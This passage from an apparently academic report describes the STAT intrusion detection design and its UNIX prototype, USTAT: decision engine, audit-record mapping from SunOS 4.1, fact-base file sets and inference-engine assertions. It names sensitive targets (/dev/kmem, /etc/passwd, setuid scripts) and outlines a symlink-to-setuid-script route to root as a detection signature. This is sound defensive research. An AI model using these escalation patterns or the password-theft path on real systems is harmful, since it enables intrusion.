This section describes the operation of the decision engine, and the issues involved in determining the responses that STAT should make regarding the firing of its rules. Figure 4.12 provides an overview of the decision engine components and their interfaces. The decision engine is broken into two components: the decision table and the decision maker. Section 4.5.1 introduces the decision table, which organizes and stores a variety of output, including warning messages or preemption instructions. Next, Section 4.5.2 presents the decision maker. The decision maker refers to the algorithm that monitors each newly fired rule and determines what, if any, action shall



Figure 4.12: Overview of Decision Engine Architecture

be taken. This decision is based on the rule's corresponding decision table entry, the number of rules remaining before the final state transition occurs and the damage that its compromise will inflict on the system's security.

4.5.1 The Decision Table

For all intents and purposes, the decision table is structured identically to the state description table presented in Section 4.3.2. The only difference between the two structures is that the state description table entries hold state assertions while the decision table entries hold the responses to fired rules. Recall that the state description table provides a corresponding row/column entry for every rule in the STAT Rule-base. Similarly, there is a row/column entry for every rule in the STAT Rule-base provided by the decision table as well.

Each rule's corresponding decision table entry contains the appropriate response that could be taken if and when the rule is fired. The final decision as to whether a response is sent to the SSO Interface, however, is system dependent and is based on a number of factors. For target systems in which preemption is not necessary, appropriate responses include

- a warning message indicating the severity of the penetration's compromise,
- the number of state transitions remaining before the final state transition is achieved,
- suggestions as to what steps could be taken to prevent the next eligible rule from firing, or
- suggestions as to what steps could be performed to undo the state transition represented by the newly fired rule.

Such warning messages could be stored in the decision table entries as text and passed to the SSO Interface by the decision maker.

For target systems that require a higher degree of protection, the STAT Decision Table could also store a concise set of instructions that could be taken to preempt the

penetration before the final compromised state is reached. The preemption instructions could indicate what actions should be taken to either reverse the newly fired rule or to prevent the next eligible rule from firing (either way, the effect would be the same). Possible preemption instructions include the removal of a newly created object, the termination of the suspected attacker's session or the protection of an object that the decision table anticipates will be accessed next. Preemption instructions could be performed by the SSO Interface or by the STAT Decision Engine itself.

4.5.2 The Decision Maker

It should be emphasized that the entries within the decision table only specify *potential* appropriate responses to newly fired rules. The term potential is emphasized to point out that not every fired rule will automatically generate a response from STAT. Determining if and when a response is warranted is the responsibility of the decision maker. The decision to respond or not respond to a fired rule is based on several factors:

- the severity of the penetration,
- the number of rules remaining before the final state transition occurs,
- the level of protection required by the target environment, and
- possibly other factors such as configurable sensitivity adjustment for certain trusted or untrusted users.

The decision engine should also take into consideration whether or not the rule fired was caused specifically by the subject's actions. Recall that each inference engine instantiation monitors the fired rules of other subjects, and if a state transition performed by another subject is visible to the domain of the inference engine's associated subject, then the inference engine must also consider the rule fired for its subject. Since the underlying purpose of STAT is to increase the individual accountability of users for the actions they perform on the target system, it follows that the decision maker may choose to only react to the user who is directly responsible for the fired rule.

As Figure 4.12 illustrates, the decision maker interfaces with three components: the STAT Inference Engine, the STAT Decision Table, and the SSO Interface. The interface between the decision maker and inference engine takes place indirectly, via the fired rule list. For each newly fired rule, the decision maker must identify the number of unfired rules in the rule-chain and the subject responsible for the fired rule. Based on this information, plus any of the additional factors listed above, the decision maker decides whether the addition of the rule into the fired rule list warrants the response provided in the rule's corresponding decision table entry. If so, the decision maker creates a message containing three data items: the subject for whom the node's rule was fired, the number of state transitions remaining before the compromised state is achieved, and the node's associated entry in the decision table.

4.6 A STAT Knowledge Acquisition Subsystem Project

The most obvious concern regarding the STAT rule-base is the issue of completeness. Attempting to identify all of the penetration scenarios available on a particular target system is very likely an intractable problem. In fact, just trying to elaborate all of the ways that an individual signature action may be substituted by multiple signature actions, or vice-versa, is difficult enough. Accordingly, the ability to facilitate the process by which security administrators are able to update the STAT Rule-base, on-site, with new and variant penetrations is highly desired.

A separate research effort focusing on the development of a tool for automating much of the effort involved in transforming the audit trails of new and variant penetrations into the STAT rule-chain format is currently underway. The tool employs a decision based heuristic algorithm that, when given an audit trail that leads to a compromised state, will extract those audit records relevant to the penetration and transform them into a series of signature actions using the STAT rule-chain format. The term *relevant* audit record refers to those audit records which represent actions that, if removed from the penetrator's sequence of action leading to the penetration,

would not permit the penetrator to reach the compromised state. Once a penetration's relevant audit records are abstracted to a series of signature actions the tool provides an interactive user interface that allows the security administrator to examine and choose those signature actions that (s)he feels best represent the penetration. The tool then automatically updates the STAT Knowledge-base to include the new penetration. This tool is intended to be integrated as a future component of STAT and is referred to as a knowledge acquisition subsystem.

The heuristic algorithm employed by the knowledge acquisition subsystem is itself an expert system, whose rules elaborate some of the reasoning and methodology used to isolate and reconstruct penetration audit trails directly from archived audit data. The premise of the algorithm is that the compromised state transition of a penetration has been identified, and the tool's task is to

- isolate all audit records that are relevant to the penetration,
- abstract the signature actions that are recorded within the audit records,
- transform the signature actions into the STAT penetration rule format, and
- incorporate those rules selected by the administrator to represent the penetration into the STAT Rule-base.

Given the audit record(s) that were used to identify the compromised state, the knowledge acquisition subsystem applies a suite of heuristic rules that help to identify those audit records that should be included in the set of relevant audit records. The term *heuristic* refers to a rule of thumb, or simplification that allows one to draw conclusions without being certain. The rules employed by the knowledge acquisition subsystem are general rules of thumb that are useful in determining when an audit record is likely to be relevant to the penetration. Thus far, nine heuristic rules have been identified for determining when an audit record should be included in the set of relevant audit records; by default, any record that does not satisfy one of the nine rules is excluded from consideration. The knowledge acquisition subsystem essentially traverses the audit trail from the point of the compromise backward, applying the nine rules mentioned above to develop the set of relevant audit records. Five rules for determining when to terminate the audit trail analysis are also included.

Once the set of relevant audit records is determined by the learning algorithm, another algorithm is used to abstract the signature actions recorded within the audit records. An attempt is also made to analyze the dependencies of the signature actions, which are then used to determine the rule dependence field. The set of relevant audit records identified by the knowledge acquisition subsystem is not, however, expected to work flawlessly. Again, heuristic rules are merely rules of thumb which are only intended for drawing plausible inferences given the information at hand. The final decision regarding which of the signature actions recorded within the set of relevant audit records will be incorporated into the STAT Rule-base must be made by the analyst. Thus, the knowledge acquisition subsystem provides a user interface for specifying additional signature actions that might have been omitted by the heuristic rules, and removing other signature actions that do not need to be incorporated into the rule-base. Once the analyst is satisfied that the signature actions accurately represent the penetration scenario, the knowledge acquisition subsystem automatically incorporates them into the rule-base.

This page intentionally left blank

Chapter 5
USTAT: An Example UNIX Prototype Implementation

This chapter further illustrates the overall design of STAT by providing a high level discussion of a system-specific prototype implementation. The target operating system chosen for the prototype is UNIX. Accordingly, the prototype implementation is referred to as the UNIX State Transition Analysis Tool (USTAT). UNIX has been chosen as the pedagogical example for three reasons:

1. the availability of documentation regarding the implementation of its file system, process structures and audit mechanisms,
2. the availability and abundance of data regarding UNIX security flaws and penetration scenarios, and
3. the availability of UNIX for implementing and testing the prototype in an academic environment.

The following sections discuss the UNIX-specific implementation details of the individual data and code modules that collectively make-up USTAT. There are three data modules identified in this chapter: the fact-base, the rule-base and the decision table. Sections 5.2 and 5.4 discuss the contents of these data modules as they are implemented within a UNIX system.

The USTAT code modules consist of the following components: the audit record preprocessor, fact-base initializer, fact-base updater, inference engine and decision maker. It should be noted that not all of the modules need to be written in the same language. For example, the audit record preprocessor, fact-base initializer and fact-base updater may be written in an imperative language such as Ada, C or Pascal,

while the inference engine and decision maker might be better implemented in an expert system application language such as the C Language Integrated Production System (CLIPS). CLIPS is a NASA-owned expert system development tool, which supports modularized rule-bases, real-time performance, and is designed to support forward-chaining rule schemes. Expert system development tools provide platforms from which a developer can efficiently implement and maintain the forward chaining rule schemes needed in both the inference engine and decision maker.

Before describing the prototype implementation, several key issues/assumptions regarding the USTAT target environment must be discussed. The first issue is regarding the version independence of the penetration rule-chains within the prototype knowledge-base. Appendix B provides a suite of UNIX penetrations, most of which are version specific. However, for the purposes of this prototype description, no distinction will be made between the penetration scenarios and their uniqueness to certain UNIX version numbers. Another important assumption is regarding the hardware architecture of the target system. UNIX has been implemented on a wide variety of systems, ranging from single-user micro-computers, to multi-user computer systems and even large distributed environments. Each architecture provides a unique set of issues regarding potential security flaws, as well as issues involving audit collection (see Section 2.2.1). USTAT assumes a multi-user environment with a central audit collection repository. This assumption is particularly relevant to the design of the USTAT Audit Record Preprocessor. Finally, the USTAT Decision Engine is directly influenced by the level of security required by the target system. Security-critical systems will have a greater need to facilitate preemption than non-security-critical systems. USTAT assumes that the target environment will not require preemptive responses.

Each of the following sections discusses an individual component of USTAT, similar to Chapter 4. However, here the discussions focus on the UNIX specific implementation details. Section 5.1 presents a mapping between an example UNIX audit record implementation and the STAT prerequisite audit record format presented in Section 4.2. Section 5.2 follows with a description of the fact-base and rule-base, as well as a functional overview of the fact-base initializer and updater. Next, Section 5.3 discusses UNIX specific implementation issues regarding the USTAT Inference Engine, and Section 5.4 discusses the USTAT Decision Engine. The chapter concludes

with a brief discussion of other potential functionalities that could be implemented within USTAT.

5.1 The USTAT Audit Record Preprocessor

The USTAT Audit Record Preprocessor is the code module responsible for filtering and converting UNIX audit records into the USTAT prerequisite format, and passing the new records on to the inference engine. The sample UNIX version chosen to illustrate the translation process of the USTAT preprocessor is SunOS Release 4.1 with its add-on C2 Security Package. SunOS Release 4.1 was chosen because it is representative of multi-user UNIX environments that maintain a central repository, and because it has been used by another intrusion detection implementation, DIDS, whose audit requirements are similar to USTAT's.

This section presents an example UNIX audit record implementation, and shows how its audit record fields map into the fields of the USTAT prerequisite format. Section 5.1.1 presents an overview of the SunOS audit record format, and explains some of the deficiencies within the format that may hinder the full functionality of USTAT. Section 5.1.2 describes the mapping between the SunOS audit format and the USTAT prerequisite record format. The mapping summarizes exactly how the USTAT prerequisite audit record fields are obtained from the information contained within the SunOS audit trail. For an in-depth study of exactly how the USTAT Audit Record Preprocessor should be implemented to translate SunOS audit records into the STAT prerequisite format, the reader is referred to [26].

5.1.1 Overview of SunOS 4.1 Audit Record Implementation

The first step in understanding the translation process from SunOS audit records to the USTAT prerequisite format is to understand what information is maintained in the SunOS audit trail. This section provides a brief overview of the structure and contents of the SunOS audit record format, as well as a short summary of some of the deficiencies within this implementation. For more information regarding SunOS

audit records and/or the audit utilities that create and maintain the audit records, the reader is referred to [50].

The SunOS Release 4.1 audit facility is provided within Sun's C2 add-on Security Package. The C2 Security Package provides SunOS environments with improved password security, the ability to audit nearly all system events, and a password requirement for single-user boots [49]. This package is not, however, an NCSC-evaluated product, and may not meet all of the TCSEC C2 audit requirements. It's purpose is to enhance the security of the current SunOS environment, and match many of the features required by C2 level systems.

SunOS audit records are divided into two sections: a fixed length section and a variable, event-dependent section. The two sections are concatenated together, producing variable length audit records, whose sizes depend on the events that generated them. The fixed length section, or record header, consists of eleven fields, which are listed in Table 5.1.

1.	record type
2.	record event
3.	time
4.	real UID
5.	audit UID
6.	effective UID
7.	real group UID
8.	process UID
9.	error code
10.	return value
11.	label

Table 5.1: SunOS Audit Record Header

The record type field specifies the system call that was responsible for the audit record, and also indicates the format of its variable portion. The record event field specifies which event was performed by the system call, and is defined using the set of

event classes listed in Table 5.2. Event classes are used by the USTAT Audit Record Preprocessor to determine the signature action field of the corresponding USTAT audit record, and are discussed further in Section 5.1.2. The time field is used to record both the date and time that the event occurred. The real UID, audit UID, effective UID and real group UID fields collectively specify the user, and privileges, on whose behalf the audit record was generated. Note that of these four fields, all but the audit UID field correspond directly to the RUID, EUID and GUID process attributes, which are standard on UNIX systems. The audit UID is similar to the real UID, with the exception that, unlike the real UID field, the audit UID will not change as a result of the successful execution of *su*(1). The process ID field records the pid of the process responsible for the audit record. The error code field records the error value produced by a failed system call, and the return value field records the value that is returned by the system call. Lastly, the label field is unused in this implementation.

Short name	*Long name*	*Short description*
dr	data_read	read of data, open for reading, etc.
dw	data_write	write or modification of data
dc	data_create	creation or deletion of any data
da	data_access_change	change in object access (modes, owner)
lo	login_logout	login, logout, creation by *at* daemon
ad	administrative	normal administrative operation
p0	minor_privilege	privileged operation
p1	major_privilege	unusual privileged operation

Table 5.2: Audit Event Classes Defined for the Record Event Field

The variable portion of the audit record structure is dependent on the system call or program responsible for the audit record's creation. The full list of the individual system call variable portions is beyond the scope of this discussion, but the interested reader can refer to [50]. The key point to note regarding the variable section is that it consistently provides the identity of the object that was manipulated by the system call or program that was responsible for the record. For example, the variable portion

of the *creat*(2V) system call audit record identifies the full pathname of the file created by the call.

The SunOS audit implementation, unfortunately, is not without shortcomings that may limit the capabilities of USTAT. One shortcoming is the audit mechanism's inability to record the program exit signature action that is required by the prerequisite audit record format. Section 5.1.2 presents possible techniques that may be employed to derive this event. Furthermore, the successor version of the SunOS C2 Security Package is expected to address these shortcomings [23, 48].

Aside from the few shortcomings regarding the SunOS audit mechanism deficiencies, the audit mechanism overall serves as an excellent example for illustrating the audit record translation process. The following section presents a mapping from the SunOS Release 4.1 audit record format to the USTAT prerequisite audit record format.

5.1.2 Translating SunOS Audit Records to the USTAT Prerequisite Format

The audit record preprocessor acts as the mediator between the target system's audit collection mechanism and the inference engine. With respect to USTAT, there are two ways that the preprocessor and audit collection mechanism can interface. One way is to have the preprocessor read audit records directly from the current audit file as they are generated. However, because of the real-time constraints that are required by USTAT, the delay between the point at which an audit record is generated and the point at which it is received by the inference engine must be kept to a minimum. UNIX buffering mechanisms further add to the delay between the audit record's creation and the point at which it is written to the audit file. To minimize the delay between an audit record's creation and its analysis one may need to alter the *audit*(2) system call, which creates the audit records, to pass the records directly to USTAT before writing them into the current audit file. Such an interface could substantially shorten the delay period between each audit record's creation and its analysis.



Figure 5.1: Mapping of SunOS Release 4.1 C2 Audit Record Format to USTAT Prerequisite Audit Record Format

Figure 5.1 summarizes the mapping between the USTAT prerequisite audit record format and the SunOS Release 4.1 C2 audit record format. Recall from Section 4.2.1 that the prerequisite audit record format is intended to represent the subject, action and object of a state transition, which is stated as follows:

a *subject* performs an *action* (on an *object*).

The subject is identified by its unique ID and privileges, the action is defined as one of the ten actions listed in Table 4.1, and the object is identified by its unique ID, its owner and its permission attributes.

With respect to the SunOS audit implementation, the USTAT subject ID field corresponds to the SunOS audit UID field, which remains constant even if the *su*(1) command is executed. The subject's privileges, or permissions field, is represented by the SunOS three-tuple real UID, effective UID and group UID fields. These fields

contain the values of the user's RUID, EUID and GUID process attributes, which in UNIX systems designate the user's privileges. All four of these audit record fields are directly obtainable from the header portion of the SunOS audit record format.

Unfortunately, determining the action performed by the subject is not as straight forward as the subject fields. Of the ten possible signature action values required by the USTAT prerequisite format, only eight are directly obtainable from the SunOS record event field: login, read, write, create, delete, modify object owner, modify object permission and modify access privilege. The remaining two signature actions (program execute and exit) are not provided as event classes within the SunOS audit trail.

The program execute signature action is provided by the SunOS record type field rather than the record event field. Recall that the record type field specifies the name of the system call or program that caused the audit record to be generated. Two possible solutions exist for monitoring the program exit signature action. One solution may be to modify the *exit*(2V) system call to produce an audit event. The other solution may be to monitor *sigvec*(2) for the SIGTERM process termination signal.

When studying the feasibility of the USTAT prerequisite audit record format, it was noted that the actions required by USTAT correspond to the action fields of the Canonical Audit Trail (CAT) format used by DIDS [10]. Furthermore, the DIDS CAT format is implemented on the SunOS Release 4.0.3 C2 audit implementation, whose differences from the SunOS Release 4.1 audit implementation appear negligible. Figure 5.2 maps the SunOS audit event classes to the DIDS action fields, and maps the DIDS action fields to the ten STAT signature actions. Note that the two DIDS action fields Execute and Terminate do not correspond to the SunOS event classes, yet they were derivable by the DIDS implementation. If it was possible for the DIDS audit preprocessor to identify the above two actions, then the USTAT preprocessor should also be able to do so.

Finally, the three object attributes used to represent the object that was modified by the signature action, correspond to the object ID, object owner and object permission fields of the USTAT prerequisite audit record format. The object ID field



Figure 5.2: Deriving STAT Prerequisite Audit Actions from SunOS 4.0.3 C2 Audit Actions

is directly obtained from a corresponding object ID field within the variable portion of the SunOS audit record. However, the object owner and permission fields are not recorded within the SunOS audit trail and thus must be derived via an interface to the UNIX file system. The most direct way to attain the owner and permission fields is using the *stat*(2V) system call.

One point to keep in mind is that STAT, like all intrusion detection implementations, requires a specific set of data that the target system must provide within its audit trail in order for STAT to perform to its full potential. Target systems that do not meet all of the audit data requirements will limit, but will not necessarily prevent, this tool from performing an effective search for penetrations.

5.2 The USTAT Knowledge-base

The description of the USTAT Knowledge-base is broken into two sections. First, Section 5.2.1 presents the USTAT Fact-base, which contains a collection of

UNIX specific object-sets necessary for the USTAT Rule-base. The purpose of the fact-base is to collect and maintain information that USTAT believes to be true regarding its execution environment. In this case, the primary function of the fact-base is to identify and maintain lists of files that possess characteristics exploitable by UNIX penetrations. Next, Section 5.2.2 briefly discusses the USTAT Rule-base. However, rather than restate the structure and semantics of the penetration rule-chains, Section 5.2.2 refers the reader to Appendix D, which contains a suite of example UNIX-specific rule-chains.

5.2.1 The USTAT Fact-base

In UNIX, there are a number of potential object-sets, in this case file-sets, as well as a number of key files that are so vital to UNIX security that any modification or reference to them by a non-administrative user is enough to warrant an action from USTAT. For the purposes of this prototype implementation, two key file-sets and six file-sets are identified:

Restricted-Read Files	• `/dev/kmem` • `/dev/mem`

Restricted-Write Files	• `/etc/*` • `/bin/*` • `/.*` • `/usr/etc/yp*` • `/usr/ucb/*` • files referenced in `/usr/lib/crontab`

File Set #1	All setuid/setgid enabled scripts containing #!/bin/sh mechanism
File Set #2	All binary executable files that are setuid/setgid enabled
File Set #3	All setuid/setgid enabled files
File Set #4	All designated mail files in /var/spool/mail/
File Set #5	All utilities authorized to reference Restricted Read Key File-Set
File Set #6	All utilities authorized to reference Restricted Write Key File-Set

The above file-sets provide examples of file characteristics that may be exploitable by one or more UNIX penetrations. Recall that the purpose of a file-set is to increase the generality of a specific penetration rule-chain by identifying the characteristics of certain files that make them vulnerable to a particular penetration, rather than trying to enumerate all of the files that are subject to the penetration by name.

Members of the key file-sets are designated via their unique full pathnames. The USTAT key files are broken into two sets: Restricted-Read and Restricted-Write. The two restricted-read key files are restricted in the sense that each contains sensitive information that if read by a non-administrative user could compromise the security of the system. For example, Discolo [17] illustrates one penetration in which cleartext passwords are stolen directly from the file `/dev/kmem`. On the other hand, there are legitimate user accessible utilities such as *ps*(1) that provide limited access to some of the non-security critical data within `/dev/kmem`. Thus, the USTAT Inference Engine must not only monitor references to the restricted-read files, but be able to distinguish between those references performed through the execution of UNIX utilities specifically provided to reference these files from those references that are not.

The restricted-write key files are broken into two types: data files and publicly executable system utilities. An example of a restricted-write data file is `/etc/passwd`. Like `/dev/kmem`, UNIX provides specific utilities that allow users to modify `/etc/passwd` in a secure manner. Hence, the USTAT Inference Engine must be able to distinguish those writes that occur using the appropriate UNIX utility from those writes that do not. Executable system files are included in the set of restricted-write key files

in recognition of the potential damage that could occur if these files were subverted into Trojan horses or infected by viruses. Trojan horses and viruses are particularly damaging when written into publicly executable utilities.

The key commonality among four of the above six file-sets is that each is described in terms of one or more file attributes. For example, the first three file-sets all specify that their members are files with the setuid/setgid bit enabled. File-set 1 further requires the files to be scripts containing the `#!/bin/sh` mechanism, which can be determined using the *grep*(1) utility. File-set 2 specifies all setuid/setgid binary files, which can be determined using a process similar to that used in the *file*(1) utility. File-set 3 is the set of all setuid files on the system. File-set 4 specifies all designated mail files on the system (i.e., those files in the `/usr/spool/mail/` directory with names that correspond to user accounts). File-sets 5 and 6 specify the sets of user accessible system utilities intended to provide access to the restricted read and write file-sets. An excellent model to aid in the development of the USTAT fact-base initializer, whose job is to create the above file sets, is the COPS file attribute checker [18].

5.2.2 The USTAT Rule-base

One of the more important benefits of choosing UNIX as the initial prototype implementation of STAT is the abundance of known security flaws and penetration scenarios. Appendix B lists a suite of UNIX penetrations that are detectable via state transition analysis. These penetrations are not specific to one version of UNIX and thus would not all appear in a version specific implementation of USTAT. However, for the purposes of this discussion, they are collectively listed to better illustrate the types of penetrations that are detectable by USTAT. Appendix C illustrates the corresponding state transition diagrams of each penetration listed in Appendix B. These state transition diagrams form the basis of the USTAT penetration rule-chains, which are provided in Appendix D. Appendix D is not intended as a complete list of those UNIX penetrations that are subject to detection through USTAT. Instead, Appendix D provides examples of possible penetration scenarios that are representable within the STAT Rule-base.

Excluded from the discussion of rule-chains in both STAT and USTAT are rules that could be employed by the SSO to monitor site specific policy violations and other user behavior of interest that the SSO may wish to track. Section 5.5 presents a brief discussion of the use of rule-chains to detect site specific policy violations, providing examples of a few possible policies that, if desired, could be represented by the USTAT Knowledge-base.

5.3 The USTAT Inference Engine

The USTAT Inference Engine provides the suite of algorithms that direct the forward-chaining rule strategy used to monitor each user's session. Since the inference engine's two main sources of input, the audit record preprocessor and the rule-base, both utilize standardized, system-independent, audit records and rule formats, the portability of much of the inference engine code should be fairly easy to achieve. However, the inference engine is by no means free from system dependencies. In fact, a significant portion of the inference engine's time and effort is spent answering very system dependent questions. These questions involve determining if the assertions within a particular field in the state description table hold as a result of the last signature action. Recall that the state description table entries define the resulting values of one or more system attributes whose states have changed as a result of a signature action.

To evaluate the state description assertions, the USTAT Inference Engine prototype must possess the following capabilities:

1. the ability to determine the size of a particular file-set, and whether a given file is a member of a particular file-set;
2. the ability to compare a given file attribute to one or more files currently on the system, and to trace symbolic links to their target file; and
3. the ability to determine a given process' current access privileges, and to determine which program(s) the process is currently executing.

To illustrate the types of state description assertions used to represent UNIX penetrations, and to stimulate the discussion of how these assertions are evaluated,

	Requirement State	Intermediate State	Compromised State
1.	• File-set #1 $\neq \emptyset$	• name(file1) = -*	• access(user,EUID)
2.		• type(file1) = sym_link	= root
3.		• owner(link_to(file1)) $\neq$ uid	
4.		• link_to(file1) $\in$ File-set #1	

Table 5.3: Penetration 1 State Description Assertions

consider Penetration 1's state description table entries. For convenience, Penetration 1's state description assertions are listed in Table 5.3. Penetration 1 contains three separate states: one requirement state, one intermediate state and one compromised state. Each state, in turn, is represented by a corresponding set of state description assertions within the state description table.

The requirement state assertion specifies that there must be at least one setuid script file containing the `#!/bin/sh` or `#!/bin/csh` mechanism. In the event that this assertion does not hold, an inference engine is assured that its associated user cannot perform Penetration 1. In order to evaluate assertions that reference file-sets, the inference engine must support an interface to the fact-base. This interface is necessary to evaluate two types of assertions regarding file-sets. First, as illustrated by Penetration 1's requirement state assertion, the inference engine must be able to determine whether or not a file-set contains any members. For example, in the case that File-set #1 has no members, then the inference engine is assured that its associated user cannot execute Penetration 1. Secondly, the inference engine must be able to determine if a given file is a member of a particular file-set, which is illustrated by the fourth assertion in Penetration 1's intermediate state.

To evaluate state assertions that reference file attributes, the USTAT Inference Engine must be able to

- determine a given file's owner, type and permission attributes,
- verify the existence of a particular file, and

- follow a symbolic link to its target file and compare the target file's attributes.

The inference engine may determine the values of the above file attributes in either of two ways. The simplest way is for the inference engine to read the value of the file attribute from the signature action's corresponding audit record. For example, Penetration 1's first intermediate state assertion requires the inference engine to compare the name of a newly created file to a mask that begins with the "-" character. Since the prerequisite audit record format includes the newly created file's name, this assertion can be evaluated without requiring an interface to the file system. Similarly, the file owner and file permission attributes are also represented in the prerequisite audit record format.

Unfortunately, there are also several file attributes that appear in state description assertions that do not appear in the prerequisite record format. For example, the last three assertions in Penetration 1's intermediate state all reference attributes that are not provided by the USTAT audit records. The second assertion requires the inference engine to determine if the file is a symbolic link. This assertion requires the use of a file system interface, and can be evaluated using *lstat*(2V). Next, assuming that the newly created file is a link, assertions three and four require the inference engine to identify the file that the link points to. The name and ownership of the link's target file can be obtained using *readlink*(2V).

Finally, Penetration 1's compromised state contains an example of the last type of attribute that is referenced in a state description assertion: the user attribute. There are two assertions involving user attributes. The first assertion involves identifying the user's current access privileges. As noted in Section 5.1.1, access privileges are determined by the user's current RUID, EUID and GUID, which are all provided within the prerequisite audit record format. The second type of assertion requires the inference engine to determine if the user process is currently executing a particular program. The program execute and program exit signature actions provide the inference engine a means of determining if its associated user is currently executing a program. Thus, assertions such as in_exec(`/bin/mkdir`), from Penetration 18, may also be evaluated using information obtained from the prerequisite audit record format.

Table 5.4 summarizes the attributes that are referenced within UNIX state description assertions. Also summarized in Table 5.4 are the approaches suggested above that the USTAT prototype inference engine could use to evaluate state description assertions. The first row in Table 5.4 presents the two types of assertions made that reference attributes in the USTAT Fact-base, which require the inference engine to support an interface to the fact-base. The second row lists the different file system attributes referenced by state description assertions. Three of the attributes (filename, owner and access permissions) are available directly from audit record fields, while the remaining attributes are obtainable via interfaces to the file system. Finally, the third row lists those attributes associated with the user process; one of which is available within the prerequisite audit record format, while the other may be obtained by monitoring previous occurrences of the execute and exit signature actions.

5.4 The USTAT Decision Engine

The USTAT Decision Engine is the mechanism responsible for determining what action(s) shall be taken in response to the firing of rules by a user's associated inference engine. The decision engine implementation depends on two key factors. First, the contents of the decision table depend on the level of security that must be maintained on the target system. For security-critical environments that require USTAT to preempt impending compromises, the decision table will contain lists of preemptive instructions that are taken to prevent the final state transition from being completed. For computing environments not requiring preemption, the decision table will instead contain warning messages that are sent to the SSO via the SSO Interface as penetration rule-chains are completed. Appendix E provides examples of several decision table entries that can be incorporated into the USTAT Decision Engine implementation. These entries are representative of the types of decision table warning messages that would be expected in a non-preemptive implementation.

	UNIX-specific attributes subject to state description assertions	Recommended approach to determining attribute value
Fact-Base Attributes	• given file-set, determine size	• Fact-base Interface
	• given file, determine membership	• Fact-base Interface
File System Attributes	• given file attribute	
	– compare filename	• Audit record field
	– compare owner	• Audit record field
	– compare access perms	• Audit record field
	• given symbolic link	
	– identify target file	*stat*(2V), *lstat*(2V), *readlink*(2V)
	• given file, determine filetype e.g., binary, script, text, link	*file*(1) approach
	• verify file existence	*stat*(2V)
User Structure and Attributes	• given UID, determine EUID, GUID	• Audit Record
	• given UID, determine in_exec(program)	• Track in_exec() via exit signature action

Table 5.4: UNIX Specific Attributes Subject to State Description Assertions

5.5 Other Potential Functionalities

